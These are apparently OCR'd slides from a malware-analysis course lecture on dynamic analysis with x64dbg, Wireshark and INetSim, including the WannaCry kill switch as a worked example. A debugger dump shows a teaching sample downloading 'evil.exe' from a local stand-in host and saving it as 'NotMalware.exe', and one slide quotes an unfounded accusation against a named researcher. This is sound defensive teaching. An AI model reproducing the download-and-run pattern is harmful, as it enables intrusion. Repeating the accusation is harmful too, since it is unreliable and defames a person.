


CS-501

Introduction to Malware, Threat Hunting &
Offensive Capabilities Development

Dynamic Analysis Continued

Winnona's Recommendations (Refresher)

1) Look at data about the file (import hash/imphash, strings, PDB paths, etc)
2) Hash the file

```
Linux -> sha256sum FILENAME
```

```
Windows -> get-filehash -path "C:\Users\winnona\Desktop\FILENAME"
```

3) Look for online sandboxes with that hash
4) Run the file in your own sandbox if there's no results (no need to do hard work if someone else has done the hard work for you!)
5) Look at the code.

Lecture 5: Dynamic Analysis (cont)

Dynamic Analysis: Executing (or emulating) code and observing its behavior

In many situations, malware will attempt to hide what it is doing. Understanding what code is doing can be a lot easier when you run it. Especially when you manually step through it, or have direct control over the behavior of your sandbox!

Examples:

- Attaching a debugger to suspected malware and tracing through execution steps (this can be slow)
- Snapshot an environment (regshot), run the malware, spot the difference
- Running inetsim and observing network activity, file activity, ...etc
- Running wireshark on remnux and observing network activity

Tools:

- x64dbg, Procmon/Sysmon, regshot, wireshark, inetsim...etc

What we are usually Interested In

- How do we detect/triage this malware*?
- Who is the malware targeting?
  - Banking malware targeting everyone vs the UAE targeting dissidents
- What can the malware do?
  - Eg file I/O, Network I/O
- What does the malware talk to?
  - What are its C2 servers?
- How does the malware communicate?
  - What is its RPC? What channel does it use to facilitate this?
- What are its quirks? What makes it unique?
  - How do we differentiate this malware from others?
- Where else is this malware deployed?
  - How do we remediate incidents associated to this malware?

How do we begin to answer these questions?

Tear the the malware apart and see what it does

Static Analysis to guide dynamic analysis


We should always take a look at the malware statically before running it

Sometimes, it can give us hints about what it is doing

Example, look for imports, strings...etc

Debugging

- We will use x64dbg in this class for the most part
- The common workflow is to load the PE into the debugger, and set some breakpoints.
- The debugger automatically sets a breakpoint at the entrypoint, but as we have seen, this is NOT the same as the main() function defined in c/c++
- We can use the imports and strings to guess what the malware is doing and set breakpoints




name (45)	blacklist (4)	group (8)	ordinal (0)	library (6)
DeleteCriticalSection	-	synchronization	-	kernel32.dll
EnterCriticalSection	-	synchronization	-	kernel32.dll
InitializeCriticalSection	-	synchronization	-	kernel32.dll
LeaveCriticalSection	-	synchronization	-	kernel32.dll
GetStartupInfoA	-	reckoning	-	kernel32.dll
URLDownloadToFileW	x	network	-	urlmon.dll
DeleteUrlCacheEntryW	x	network	-	wininet.dll
VirtualProtect	x	memory	-	kernel32.dll
VirtualQuery	-	memory	-	kernel32.dll
malloc	-	memory	-	msvcrt.dll
memcpy	-	memory	-	msvcrt.dll
PathCombineW	-	file	-	shlwapi.dll
GetTempPathW	-	file	-	kernel32.dll
fwrite	-	file	-	msvcrt.dll
CreateProcessW	x	execution	-	kernel32.dll
ExitProcess	-	execution	-	kernel32.dll
Sleep	-	execution	-	kernel32.dll
TlsGetValue	-	execution	-	kernel32.dll
SetUnhandledExceptionFilter	-	exception	-	kernel32.dll
GetLastError	-	diagnostic	-	kernel32.dll
CloseHandle	-	-	-	kernel32.dll


Debugging

Try setting a breakpoint: bp URLDownloadToFileW

Then run until we hit the breakpoint (Note we can click past TLS callbacks and the entry point for this example)



Debugging


Hide FPU
RAX 0000000000000000
RBX 00007FF65F954048 clickme.00007FF65F954048
RCX 0000000000000000
RDX 00007FF65F953000 L"http://127.0.0.1:1234/evil.exe"
RBP 000000CD729FF1F0
RSP 000000CD729FF168
RSI 000000CD729FF250 L"C:\\Users\\User\\AppData\\Local\\Temp\\NotMalware.exe"
RDI 00007FF65F953000 L"http://127.0.0.1:1234/evil.exe"
R8 000000CD729FF250 L"C:\\Users\\User\\AppData\\Local\\Temp\\NotMalware.exe"
R9 0000000000000000
R10 0000000000000003
R11 000000CD729FF070
R12 0000000000000000
R13 0000000000000000
R14 0000022FE3BC1DF0 &"C:\\tools\\CS-501-2021-public\\LectureCode\\Lecture4\\bin\\ClickM
R15 0000000000000001
RIP 00007FFB82517CA0 <urlmon.URLDownloadToFileW>
RFLAGS 0000000000000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1
LastError 00000002 (ERROR_FILE_NOT_FOUND)
LastStatus 00000000 (STATUS_SUCCESS)
GS 002B FS 0053
ES 002B DS 002B
CS 0033 SS 002B

Common Functions to set BPs at

Win32: VirtualAlloc, VirtualProtect, CreateProcess, LoadLibrary

Native: NtCreateProcess, NtAllocateVirtualMemory

Usually better to figure out what functions are used from a bit of static analysis and then go from there.

Wireshark


By setting Remnux as the default gateway, we can listen in on network traffic

We can filter for traffic type that we expect the malware to create.

I.e, if we see WinHttp, we can filter on HTTP traffic

If we see Winsock, we might want to look for TCP

It is all context dependent.


WinDev2106Eval (base install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Visual Studio Code
EULA
Visual Studio 2019
Process Hacker 2
bash
Regshot-x6...
Google Chrome
Windows Dev Center
Visual Studio Code
Boxstarter Shell
ClickMe
C:\Users\User\Desktop\ClickMe.exe
INetSim
This is the INetSim default GUI binary
OK
big hacks
imgflip.com
Windows 10 Enterprise Evaluation
Windows License is expired
Build 19041.vb_release.191206-1406
Type here to search
79°F
9:28 AM
9/21/2021
Right Ctrl
REMnux v7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark
Sep 21 12:28
remnux@remnux: ~
remnux@remnux: ~
remnux@remnux: ~
Capturing from enp0s8
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
6 0.009250069 10.10.10.3 10.10.10.2 HTTP 219 GET /av11.exe HTTP/1.1
12 0.024009882 10.10.10.2 10.10.10.3 HTTP 159 HTTP/1.1 200 OK (x-msdos-program)
enp0s8: <live capture in progress>
Right Ctrl


Example: Wannacry: Finding the Killswitch

- Worm + ransomware that leveraged exploits developed by the NSA
- Spread using “eternalblue” that exploited a bug in Microsoft's SMB protocol
- Hundreds of thousands of computers were affected
- The kill switch , which is a domain name, was discovered by MalwareTech
  - This stopped the spread of the malware, and prevented potentially billions of dollars of damage
- Let’s see if we can recreate that work

Finding the killswitch Statically

- Strings
- Pivot to code that references the strings
- Find function that calls InternetOpenUrlA
- Notice the branching behavior

Finding the Killswitch: Dynamic Analysis



How hard is it to find the Killswitch?

Not very. It takes more work to understand that it is indeed a killswitch, but hopefully this goes to show you why takes like this are...pretty out there.

> But let me float my and others initial feeling when MalwareTech got arrested: The "killswitch" story was clearly bullshit. What I think happened is that MalwareTech had something to do with Wannacry, and he knew about the killswitch, and when Wannacry started getting huge and causing massive amounts of damage (say, to the NHS of his own country) he freaked out and "found the killswitch". This is why he was so upset to be outed by the media.

Possible Explanation for the Killswitch

- Sandbox Evasion (most likely in my opinion)
  - Think about how this would not run if we connected it to remnux and ran inetsim
  - This could also be false though, as there are better ways to thwart sandbox analysis
- Ability to inoculate your own devices (less likely)
- Control the spread of malware (less likely)

Discussion:

How can we make the reverse engineer’s life harder?

In what situations does the malware author “win”?

How does your analysis environment impact a reverse engineer’s workflow?


Triage Environment

- New epochs of malware arrive on your desk
- Most of it probably isn't that interesting/new.
- You need to pull relevant IOCs out and publish them to your stakeholders as soon as possible
- You might not have time to fully understand everything the malware does
- This is can very quickly turn into a game of Whack-a-Mole

Research/Investigative Environment

Reasons to dedicate large amounts of time to analyzing malware:


- It is targeting something or someone interesting
  - Journalists, critical infrastructure, governments, dissidents...etc
  - Making uranium centrifuges spin too fast
- It is doing something interesting
  - Leverages 0/N-day exploit, sophisticated functionality
  - Making uranium centrifuges spin fast
- You are constantly being targeted by the same tools and need to develop “effective” countermeasures.
- It is associated with an incident that requires remediation.



In either case, you probably want to be efficient

Malware authors will employ a variety of tricks to slow you down. The more of these tricks you see, the faster you will get at bypassing them.

Dealing with Tricks



Examples of behavior of Dynamic Behavior

- Building the Import Address Table (IAT) at runtime
- Dynamically resolving imports (LoadLibrary)
- Downloading new functionality/loading modules

Example:

- Same malware from last class
- Except this time, the static strings are encrypted!

Applying this: First Stage Loaders

Time to learn some new languages

How Does malware get on a machine?

